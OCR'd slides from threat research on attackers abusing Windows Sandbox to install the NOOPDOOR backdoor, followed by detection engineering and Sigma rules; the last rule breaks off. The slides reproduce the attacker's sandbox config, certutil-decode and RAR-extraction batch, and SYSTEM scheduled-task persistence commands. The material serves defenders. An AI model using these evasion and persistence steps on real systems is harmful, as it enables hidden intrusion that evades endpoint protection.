
C:\Users\Public\AppData

PEM file

```
-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABTZ2CbFwYOyBcGDsgXBg7I
o5r/yBEGDsijmv3IlQYOyKOa/MgaBg7Il33zyBUGDsiXfQrJBQYOyJd9DckdBg7I
Hn6JyBYGDsiXfQvJIQYOyB5+ncgYBg7IFwYPyK0GDsiZfQvJXgYOyJl98cgWBg7I
```

password-protected RAR archive

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
52 61 72 21 1A 07 01 00 FF 8C 25 B1 21 04 00 00  Rar!....ÿŒ%±!...
01 0F A3 B3 66 A9 26 8C 7C 99 FC AB 5D 47 FC 44  ..£³f©&Œ|™ü«]GüD
61 E3 80 00 50 CE 57 21 3C EB 2A DF 5A F1 28 DA  aã€.PÎW!<ë*ßZñ(Ú
A8 8C E0 D4 1C 4E F1 58 41 8E 66 A1 90 E4 AF A7  ¨ŒàÔ.NñXAŽf¡.ä¯§
63 27 91 A8 C9 10 37 46 C5 22 4C B7 01 58 3D E2  c'‘¨É.7FÅ"L·.X=â
```



❷ Register Windows Sandbox application as a Scheduled Task with a SYSTEM account

```
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
```


NT AUTHORITY\SYSTEM


⋮

```
<Actions Context="Author">
  <Exec>
    <Command>c:\windows\system32\windowssandbox.exe</Command>
    <Arguments>c:\windows\system32\default.wsb</Arguments>
  </Exec>
</Actions>
```

Why SYSTEM?

- Since Windows Sandbox is basically a desktop application, you can hide a UI by launching sandbox with a different user's context





❸ Configure the Sandbox settings


1. Enable a network from the guest (for C&C Communication)
2. Map folders with read-write permission
   - Host: C:\Users
   - Guest: C:\Users\WDAGUtilityAccount\Host
3. Run a batch file within the Guest

```
<Configuration>
  <Networking>Enable</Networking>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\Users</HostFolder>
      <SandboxFolder>C:\Users\WDAGUtilityAccount\Host</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>C:\Users\WDAGUtilityAccount\Host\Public\AppData\msiexec.bat</Command>
  </LogonCommand>
  <MemoryInMB>1024</MemoryInMB>
</Configuration>
```

2-1

2-2

2-3



❹ Execute an installer script (msiexec.bat)

- Decode PEM file (msiexec.txt) by using certutil and save as "msiexec.exe" which turns out to be WinRAR command-line tool
- Extract payload components compressed within password-protected RAR archive
- Execute launcher script to install payloads (msiexec.cmd)

msiexec.bat

```
mkdir C:\ProgramData
certutil -decode C:\Users\WDAGUtilityAccount\Host\Public\AppData\msiexec.txt C:\ProgramData\msiexec.exe
C:\ProgramData\msiexec.exe x C:\Users\WDAGUtilityAccount\Host\Public\AppData\msiexec.dat C:\ProgramData\ -hp"hZsFDP2iciZB" /y
C:\ProgramData\msiexec.cmd
```

❺ NOOPDOOR Installation

- Rename and move components
- Register the loader of NOOPDOOR (hello.xml) as scheduled task


msiexec.cmd

```
if exist "%~dp0hello.xml" (
  move /y "%~dp0hello.xml" "C:\Windows\system32\SystemEventsBrokerServer.xml"
  move /y "%~dp0hello.bin" "C:\Windows\system32\cryptsvc.dat"
  schtasks /create /tn Hello /tr "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Windows\system32\SystemEventsBrokerServer.xml" /sc minute /mo 5 /st 08:05 /ru System /f
  schtasks /run /tn Hello
)
```

Wrap Up

- Executed Windows Sandbox with SYSTEM account to hide a UI
- Granted a read-write permission from the sandbox to the host machine
- Utilized a password-protected archive containing payload components and expanded them only within a sandbox

Executed a payload only within a sandbox without being affected by EPP/EDR on the host



Detection Engineering

Existing Research

- Hack The Sandbox: Unveiling the Truth Behind Disappearing Artifacts – ITOCHU Cyber & Intelligence
  - https://blog-en.itochuci.co.jp/entry/2025/03/12/140000
- TTPs and Detections for Windows Sandbox Abuse – Japan National Police Agency
  - https://www.npa.go.jp/bureau/cyber/pdf/20250108_windowssandbox.pdf

Basic Components

WindowsSandbox.exe

- Entry point of Windows Sandbox
- Read ".wsb" file

RPC

Container Service Manager (CmService.dll)

- Setup the base layer
- Analyze configuration

RPC

Hyper-V Host Compute Service (vmcompute.exe)

- Create a container based on the parsed configuration
- Run and orchestrate worker process

launch

Virtual Machine Worker Process (vmwp.exe)

- Control Guess Sandbox
- Load Guest components

wsb.exe: Another Entrypoint

- Newly introduced command line tool for Windows Sandbox since Windows 11, version 24H2
  - https://learn.microsoft.com/en-us/windows/security/application-security/application-isolation/windows-sandbox/windows-sandbox-cli

Command	Action
wsb.exe start	creates and launches a new sandbox
wsb.exe list	displays a table that shows the information the running Windows Sandbox sessions for the current user
wsb.exe connect --id <sandbox ID>	starts a remote session within the sandbox
wsb.exe exec --id <sandbox ID> --command “cmd.exe" --run-as ExistingLogin	executes a command in the sandbox
wsb.exe stop --id <sandbox ID>	stops a running Windows Sandbox session

wsb.exe: Another Entrypoint

- “wsb start” command has an argument “–config/-c” for inline configuration
- This feature offers a fully fileless execution and a hidden UI in the current user session


```
C:\Users\john>wsb start --config "<Configuration><LogonCommand><Command>cmd.exe</Command></LogonCommand></Configuration>"
Windows Sandbox environment started successfully:
Id: 1cb9e300-cec5-43fe-8ee9-c7c25f0cd37b
```

Detection: Sigma Rules

```yaml
title: Windows Sandbox Execution with SYSTEM Privileges
description: This rule is designed to detect possible Windows Sandbox abuse by SYSTEM privileged execution which enables the adversary to hide UI of sandbox.
logsource:
    category: process_creation
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        Image|endswith: 'Windows\System32\WindowsSandbox.exe'
        User: 'NT AUTHORITY\SYSTEM'
    condition: selection
falsepositives:
    - Legitimate administrative use
level: high
```

```yaml
title: Execution of wsb.exe with Suspicious Configuration
status: experimental
description: Detects the execution of wsb.exe with --config or -c parameter containing "<LogonCommand>", which could indicate an attempt to execute a command inside Windows Sandbox.
logsource:
    category: process_creation
